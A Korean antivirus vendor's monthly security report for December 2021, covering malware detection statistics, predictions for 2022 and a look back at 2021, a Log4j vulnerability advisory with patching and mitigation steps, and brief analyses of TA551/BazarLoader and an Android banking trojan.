이스트시큐리티

보안 동향 보고서

No.147 2021.12

No.147 2021.12

이스트시큐리티 보안 동향 보고서

CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

2021 년 11 월에는 스팸 캠페인으로 유명한 Emotet 공격 그룹의 활동이 재개되었습니다.

올해 초, Europol 과 Eurojust 에서 Emotet 인프라 및 관련 인원을 체포하면서 스팸 캠페인과 악성파일 첨부를 통해 악성코드를 유포하던 Emotet 악성코드가 중단되었습니다. 그러나 최근 보안연구원들에 의해 TrickBot 악성코드가 Emotet 로더를 드랍하는 것을 확인하였고 다시 대량의 스팸 캠페인도 시작되었습니다. 이전 Emotet 악성코드는 3~4 개의 명령어를 담고 있었다면, 이번에 발견된 Emotet 악성코드는 7 개의 명령어가 포함되어 있으며 모의 해킹 도구인 코발트 스트라이크(Cobalt Strike)를 드롭하기 시작하면서 랜섬웨어 추가 공격도 예상되고 있습니다.

지난달에 이어 개인 정보 유출 사건이 대규모로 발생하였습니다. 익명성과 추적 불가로 유명한 다크 웹에서 35 개의 기업(카지노, 토토, 주식, 서비스, 병원, 호텔&리조트, 쇼핑, 푸드, 중고차 등)에서 빼낸 3 천 100 백만 명의 개인 정보를 판매하였고, 우리나라 아파트나 공공 주택에 다수 설치되어 있는 홈네트워크 월패드가 해킹되어 월패드 카메라를 통해 불법 촬영된 17 만 가구의 영상이 판매되었습니다.

국내에서는 북한 배후로 추정되는 APT 그룹들의 공격이 지속되었습니다. 페이크 스트라이커(Fake Striker) APT 캠페인의 연장선으로 보이며 평양과학기술대학 총장을 사칭하거나, 한국 싱크탱크 사칭으로 표적 공격을 수행되었고 모두 'CVE-2021-40444' 취약점이 동일하게 사용된 것으로 확인되었습니다. 배후로 지목된 북한 사이버 위협 조직이 'CVE-2020-9715', 'CVE-2021-40444' 등 맞춤형 표적 공격에 PDF, DOC 파일과 같은 문서 기반 보안 취약점을 적극 도입하고 있어, 기관 및 기업 보안 관계자들은 최신 업데이트가 유지될 수 있도록 보안 정책 관리가 중요한 시점입니다.

Emotet 악성코드 공격이 재개되면서 많은 스팸메일들이 유포될 것으로 보입니다. 사용자 여러분들은 출처 불분명한 사용자에게서 온 이메일의 열람을 지양하시고, 낯선 문서파일 내의 매크로 실행을 하지 않아야 합니다. 또한 유출된 개인 정보를 악용하여 부정 결제나 대출 등의 2 차 피해를 입을 수 있으며, 유출된 개인 정보들을 조합하여 더 정교한 사이버 공격을 진행할 수 있어 각별한 주의가 요구되고 있습니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계다.

2021 년 10 월의 감염 악성코드 Top 15 리스트에서는 Worm.ACAD.Bursted 악성코드가 1 위로 새롭게 진입하였고, 지난달에 1 위를 차지했던 Gen:Variant.Razy.767621 은 2 계단 하락하였다. 이번 달에는 지난달과 비교하여 디자인 소프트웨어 오토캐드 파일을 감염 시키는 Worm.ACAD.Bursted 와 실행 파일을 감염시키는 Win32.Floxif.Dam 악성코드가 새롭게 진입하였고, Trojan.ShadowBrokers.A 가 10 계단 하락하여 12 위를 기록했다. 10 월에는 Worm.ACAD.Bursted 을 비롯하여 3 건의 악성코드가 새롭게 Top 15 에 이름을 올렸다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	↑ 2	Gen:Variant.Razy.767621	ETC	468,470
2	–	Gen:Variant.Razy.864420	ETC	363,901
3	↑ 1	Hosts.media.opencandy.com	Host	325,039
4	New	Trojan.GenericKD.47217030	Trojan	259,223
5	↓ 1	Misc.HackTool.AutoKMS	ETC	253,182
6	↑ 1	Gen:Variant.Bulz.624281	ETC	210,849
7	↑ 3	Gen:Variant.Fugrafa.84058	ETC	163,900
8	New	Trojan.Generic.31176774	Trojan	160,554
9	↓ 1	Win32.Floxif.Dam	Worm	158,567
10	New	Backdoor.Generic.792814	Backdoor	143,123
11	↓ 2	Gen:Variant.Application.Keygen.16	ETC	138,520
12	New	Trojan.Agent.gen	Trojan	125,156
13	–	Misc.HackTool.KMSActivator	ETC	107,015
14	↓ 10	Dropped:Trojan.GenericKD.40639357	Trojan	99,928
15	–	Trojan.Generic.31105445	Trojan	88,412

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2021 년 11 월 01 일 ~ 2021 년 11 월 30 일


악성코드 유형별 비율

악성코드 유형별 비율에서 기타(ETC) 유형과 트로이목마(Trojan) 유형이 56%, 24% 비율로 탐지됐으며, 웜(Worm)과 호스트파일(Host) , 백도어(Backdoor) 유형이 10%와 각 5%로 확인되었다. 2021 년 11 월과 비교하여 전체 감염 건수는 약 17.6% 감소하였다.



카테고리별 악성코드 비율 전월 비교


11 월에는 지난 10 월과 비교하여 트로이목마(Trojan) 유형이 7% 증가하였으며, 백도어(Backdoor) 유형의 악성코드 감염이 5% 증가했다. 웜(Worm)과 바이러스(Virus), 취약점(Exploit)은 모두 감소하였지만 호스트파일(Host) 유형과 기타(ETC) 유형은 각각 3%, 8% 증가하여 높은 탐지율을 기록하였다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


11 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않는다. 11 월 1 일부터 11 월 30 일까지 총 56,363 건의 랜섬웨어 공격 시도가 차단되었다. 10 월의 랜섬웨어 공격 건수인 50,197 건에 비해 약 10.9% 가량 감소하였다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 11 월 한 달간 총 6,759,587 건의 악성코드 경유지/유포지 URL 이 확인되었다. 이 수치는 10 월 한 달간 확인되었던 6,472,068 의 악성코드 경유지/유포지 URL 수에 비해 약 4.4% 가량 증가한 수치다. 악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 보길 바란다.



02
전문가 보안 기고

1. 2022 년 예상 보안이슈 TOP 6 및 2021 년 주요 보안이슈 결산 TOP5

2. Apache Log4j 2 원격코드 실행(RCE) 취약점 주의!

1. 2022 년 예상 보안이슈 TOP 6 및 2021 년 주요 보안이슈 결산 TOP5

이스트시큐리티는 다가오는 2022 년을 맞이하여, '2022 년 예상 보안이슈 TOP6' 및 '2021 년 주요 보안이슈 결산 TOP5'를 정리해 보았습니다.

■ 2022 년 예상 보안이슈 TOP6

02 전문가 기고

1. 북한 당국의 공공/민간분야 대상 사이버 위협 가속화

2022 년 역시 북한의 대남 사이버 위협은 일상처럼 지속될 것으로 예측됩니다. 특히, 공공분야뿐만 아니라 민간 분야 전문 종사자를 대상으로 한 표적 공격도 가속화될 것으로 보입니다.

2. 국지적 고도화된 랜섬웨어 공격 활발

기업용 소프트웨어, 운영체제 취약점 등을 악용해 맞춤형 랜섬웨어를 유포하고 내부 정보를 유출하는 공격이 광범위하게 발생할 것입니다. 랜섬웨어 제작에서 유포까지 도와주는 서비스형 랜섬웨어(RaaS – Ransomware as a service) 방식은 더욱 성행할 것으로 보이며, 특히 APT 공격과 결합한 랜섬웨어 위협이 증대될 것입니다.

3. 대통령 선거 및 월드컵, 올림픽 등 국제 행사를 활용한 사회공학적 공격 발생

2022 년은 베이징 동계올림픽을 시작으로 항저우 아시안게임, 카타르 월드컵 등 국제적인 행사를 비롯해 20 대 대선이 진행되는 등 국내외적으로 큰 이슈가 많아 이를 이용한 피싱과 스미싱, APT 공격 등 다양한 공격이 시도될 것으로 예상됩니다.

4. 팬데믹을 활용한 개인정보 유출 위협 지속

코로나 19 팬데믹이 지속됨에 따라 위드 코로나(With Corona)와 관련된 "확진자 동선", "소상공인 지원 안내", "백신접종 확인" 등 관련 키워드를 사용한 이메일 피싱, 스미싱 등 종합적인 공격이 다수 발생할 것으로 예상됩니다. 또, 영화관 대신 집에서 영화나 드라마를 볼 수 있는 OTT 서비스(over-the-top media service) 시장이 지속해서 성장함에 따라 가입 회원의 아이디, 암호, 결제정보 등 개인정보를 겨냥한 위협이 나타날 것으로 보입니다.

5. 메타버스 플랫폼의 데이터 및 NFT 광풍으로 인한 위협 등장

메타버스는 가상의 공간에서 창조된 자신의 아바타를 통해 블록체인 기술을 기반으로 한 대체불가토큰(NFT, Non-Fungible Token)으로 가상 세계의 부동산 거래, 상품 거래 등 여러 경제활동을 할 수 있고, 이것이 곧 현실 세계의 전자 금융거래와도 연결이 됩니다. 이 때문에 데이터 보호와 프라이버시 침해에 대한 위협 역시 대두될 것으로 예상됩니다.

6. AI 서비스나 스마트 기기를 대상으로 한 위협 발생

IoT 와 AI 의 발전에 따라 가정이나 기업에서 사용하는 스마트 시스템을 겨냥한 새로운 공격이 등장할 가능성이 점차 커지고 있습니다. 특히, 신축 아파트에 도입되는 다양한 스마트 인프라나 환경을 겨냥한 공격이 발생할 수 있습니다.

■ 2021 년 주요 보안이슈 결산 TOP5

02 전문가 기고

1. 북한 정찰총국의 지원을 받는 해킹 그룹의 APT 공격 일상화

2021 년은 국방·통일·외교·안보 및 대북 관계자 등 특정 타깃을 대상으로 하는 북한 사이버 공작원들의 공격 활동이 매우 활발하게 관측됐습니다. 특히 북한 당국의 지원을 받는 것으로 추정되는 '라자루스'와 '탈륨(김수키)' 그룹의 공격이 성행했으며, 금전적으로 현혹될만한 내용 또는 사회 이슈를 테마로 하는 악성 MS 워드(DOC) 문서를 공격에 적극적으로 활용했습니다. 더불어 PDF 문서의 취약점(CVE-2020-9715)과 DOC 문서에 삽입한 취약점(CVE-2021-40444)을 공격에 적극적으로 도입한 바 있습니다.

2. 국가 핵심 인프라 위협하는 대규모 랜섬웨어 공격 증가

2021 년에도 다양한 랜섬웨어 공격이 활발하게 이루어졌습니다. 특히 Sodinokibi(Revil) 조직의 전방위적 공격이 증가하여 'Kaseya' 공급망 공격과 더불어 여러 주요 업체의 타깃형 공격이 이루어졌습니다. 비너스락커 조직의 랜섬웨어 유포도 지속해서 이루어졌으며, 오징어 게임 등의 인기 키워드를 이용한 공격 및 윈도우 11 셋업파일 위장 공격 등 취약점을 이용한 랜섬웨어 공격도 증가했습니다.

3. 디지털 워크 플레이스 확대에 따른 위협 시도

재택근무, 공유오피스, 화상회의 등 디지털 워크 플레이스가 전 사회적으로 확대 도입됨에 따라 이를 수행하는데 필요한 온라인 서비스 및 기업에서 사용하는 원격근무나 화상회의 관련 공격의 위험도가 커졌습니다. 특히, 유명 화상회의 서비스의 개인정보가 유출되는 피해 등이 발생하기도 했습니다.

4. 코로나 19 팬데믹 등 사회적 분위기를 편승한 사이버 공격 활발

사회적으로 관심 높은 사안이나 이슈를 활용한 사회공학기법은 공격자가 자주 사용하는 방식으로 사기 수법이 나날이 정교하고 치밀한 형태로 앞으로도 지속될 것으로 보여집니다. 올해 상반기에는 '코로나 확진자 동선', '재난 지원금', '소상공인 지원 종합안내'를, 하반기에는 백신 접종률 증가에 따른 '국민비서'를 사칭한 키워드들이 다양한 피싱 이메일 및 스미싱 공격에 활용되었습니다.

5. 국내외 기업 및 기관의 개인정보 유출로 인한 피해 기승

다양한 분야에서 개인정보가 유출되는 사건 사고가 빈번히 발생했습니다. 대부분 데이터베이스(DB) 탈취로 인한 정보유출 유형으로 이는 크리덴셜 스터핑(Credential Stuffing)공격을 통해 또 다른 사이트의 2 차 피해 사고로 이어질 수 있습니다. 특히, 고객 개인정보와 기업 내부 자료가 특정 다크웹을 통해 대거 공개됐고, 의료 기관이나 온라인 전자상거래 플랫폼 등 다양한 업체들이 고객 개인정보 유출로 인한 피해를 보았습니다.

2021 년 한해를 돌아보며 주요 보안이슈를 정리해 보았으며, 2022 년 보안동향에 대해서도 전망해 보았습니다. 사이버 위협이 지속되고 있습니다. 2022 년도에도 알약과 함께 안전하게 PC 및 모바일을 사용하시기를 바라겠습니다.

이스트시큐리티는 2022 년에도 더욱 안전한 세상을 만들 수 있도록 최선을 다하겠습니다.

2. Apache Log4j 2 원격코드 실행(RCE) 취약점 주의! [CVE-2021-44228, CVE-2021-45046]

Apache Log4j 2 에서 발생하는 취약점(CVE-2021-44228)을 통해 악성코드 감염 등의 피해가 발생할 수 있어 최신 버전으로 긴급 업데이트가 필요합니다. 또한, 추가 취약점(CVE-2021-45046)에 대한 내용이 공개됐으므로, 'Log4j 2.16.0' 버전으로 업데이트하시길 권장드립니다.

Log4j 2 는 Apache Software Foundation 에서 개발한 인기 있는 Java 로깅 프레임 워크입니다.

이른바 Log4Shell 이름으로 명명된 이번 Log4j 취약점은 매우 치명적인 결함으로 간주되며, CVSS 스코어 10 점 만점 중 10 점으로 가장 높은 심각도 입니다.

Log4j 는 프로그램을 작성하는 도중에 로그를 남기기 위해 사용되는 자바 기반 로깅 유틸리티 입니다. 이번에 발견된 취약점은 Log4j 2 중에 존재하는 JNDI(Java Naming and Directory Interface) 인젝션 취약점으로 이를 악용하면, 악성 코드 실행(RCE)이 가능하게 됩니다.

2021 년 11 월 24 일 Alibaba Cloud 보안 팀은 Apache Log4j 2 원격 코드 실행 취약점을 Apache 에 공식적으로 보고했습니다. Apache Log4j 2 의 일부 기능에는 재귀 분석 기능(recursive analysis functions)이 있기 때문에 공격자가 직접 악성 요청을 구성하여 원격 코드 실행 취약점을 유발할 수 있습니다.

취약점 악용에는 특별한 구성이 필요하지 않으며, Alibaba Cloud 보안팀의 검증결과 Apache Struts2, Apache Solr, Apache Druid, Apache Flink 등이 모두 영향을 받는 것으로 알려졌습니다.

해당 취약점 수준은 심각으로, 사용자 여러분들의 빠른 패치가 필요합니다. ESRC 는 해당 취약점으로 유포된 것으로 알려진 악성파일들에 대해 'Trojan.Linux.Agent', 'Trojan.Downloader.Shell.Agent' 등으로 알약(ALYac) 제품에서 탐지 및 치료가 가능한 상태이며, 유사 위협 대비를 위해 보안 모니터링을 지속 강화하고 있습니다.

보안이 취약한 제품 버전

Apache Log4j 2.0-beta9 ~ 2.14.1 모든버전 (2.15.0 버전 CVE-2021-45046 취약점 추가)

취약점 해결 버전 (보안 업데이트 권고)

☐ Apache Log4j 최신 버전으로 업데이트 바로가기 (클릭)

(2021 년 12 월 14 일 기준 2.16.0 최신 업데이트 이상 설치 권장)

: 기본적으로 JNDI 를 비활성화하는 Log4j 2.16.0 으로 업데이트하는 것을 권장합니다.

※ 버전별 취약점 보완 조치 (만약 취약점 업데이트가 어려운 경우 다음과 같이 임시조치 필요)

☐ 2.0-beta9 ~ 2.10.0 미만

- JndiLookup 클래스를 경로에서 제거
  - ㄴ zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class

☐ 2.10 ~ 2.14.1

- 시스템 프로퍼티 log4j2.formatMsgNoLookups 또는 LOG4J_FORMAT_MSG_NO_LOOKUPS 환경변수 값을 true 로 변경

[참고]

[KISA 보안업데이트 권고] - 2021. 12. 11 업데이트

https://www.krcert.or.kr/data/secNoticeView.do?bulletin_writing_sequence=36389

https://logging.apache.org/log4j/2.x/security.html

https://logging.apache.org/log4j/2.x/download.html

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45046

https://downloads.apache.org/logging/log4j/


https://gist.github.com/Neo23x0/e4c8b03ff8cdf1fa63b7d15db6e3860b

03
악성코드 분석 보고

[TA551(Shathak)] 악성코드 분석 보고서

TA551(Shathak 이라고도 함)은 2019 년부터 피싱 이메일을 통해 꾸준히 악성코드를 배포하고 있다.

TA551 그룹은 지난 몇 년 동안 Ursnif, Valak 및 IcedID 등의 다양한 맬웨어 계열을 유포했으나, 2021 년 6 월부터는 IcedID 유포를 중단하고 Trickbot 을 유포하기 시작했다. TA551 은 2021 년 8 월부터는 Trickbot 배포를 중단하고 BazarLoader 를 배포하기 시작했다.



[그림] 악성 DOC 매크로 동작 흐름도

TA551 은 여러 해 동안 다양한 악성코드를 배포하였으나, 최근에는 Bazar 악성코드를 배포하기 시작하였으며 Bazar 악성코드는 탐지 회피 및 은폐에 중점을 두고 있는 악성코드이다. 악성코드 제작자는 코드를 최대한 난독화하고 다른 프로세스의 컨텍스트에서 실행함으로써 동작하는 동안 최종 페이로드를 숨긴다.

탐지를 더욱 회피하기 위해 Bazar 로더와 백도어는 블록체인 도메인을 사용함으로써 C2 서버와의 네트워크 통신을 차단할 수 없도록 하고 있다. 따라서 악성코드 감염을 방지하기 위해 출처가 불분명한 이메일의 첨부 파일 혹은 URL 클릭을 삼가야 하며, 백신의 최신화 및 정기적인 검사를 습관화하여야 한다.

[Trojan.Android.Banker] 악성코드 분석 보고서

최근 구매대행업체의 앱처럼 위장하여 사용자들의 정보를 탈취하고 이를 보이스피싱에 활용하는 앱이 대거 발견되고 있다. 해당 앱은 실제 페이지를 그대로 수정해서 사용하며 사용자는 이를 알아차리기 힘들다. 앱의 아이콘과 이름, 업체명 등등이 각기 다르며 여러 가지 버전들로 구성되어 있고 페이지의 기본 틀은 비슷하게 표시되어 있다.

[그림] 유사 앱 목록

위와 같은 악성 행위는 하나의 github 주소에서 C2 를 가져오기 때문에 계정 정지만 당하지 않는다면 주소를 옮겨가며 앞으로 만들어내는 모든 앱도 지속해서 유지할 수 있다. 지금도 꾸준하게 유사한 버전들의 앱을 배포하고 있고 다른 버전도 추가적으로 만들어내고 있다. 감염 시 정보들을 탈취당하고 사이트를 그럴듯하게 만들었기 때문에 사용자가 알아차리기 힘들 수밖에 없다.

현재 알약 M 에서는 해당 앱을 'Troan.Android.Banker' 탐지 명으로 진단하고 있으며, 관련 상세 분석 보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.

04
글로벌 보안 동향

디스코드 악성코드 캠페인, 가상화폐와 NFT 커뮤니티 노려

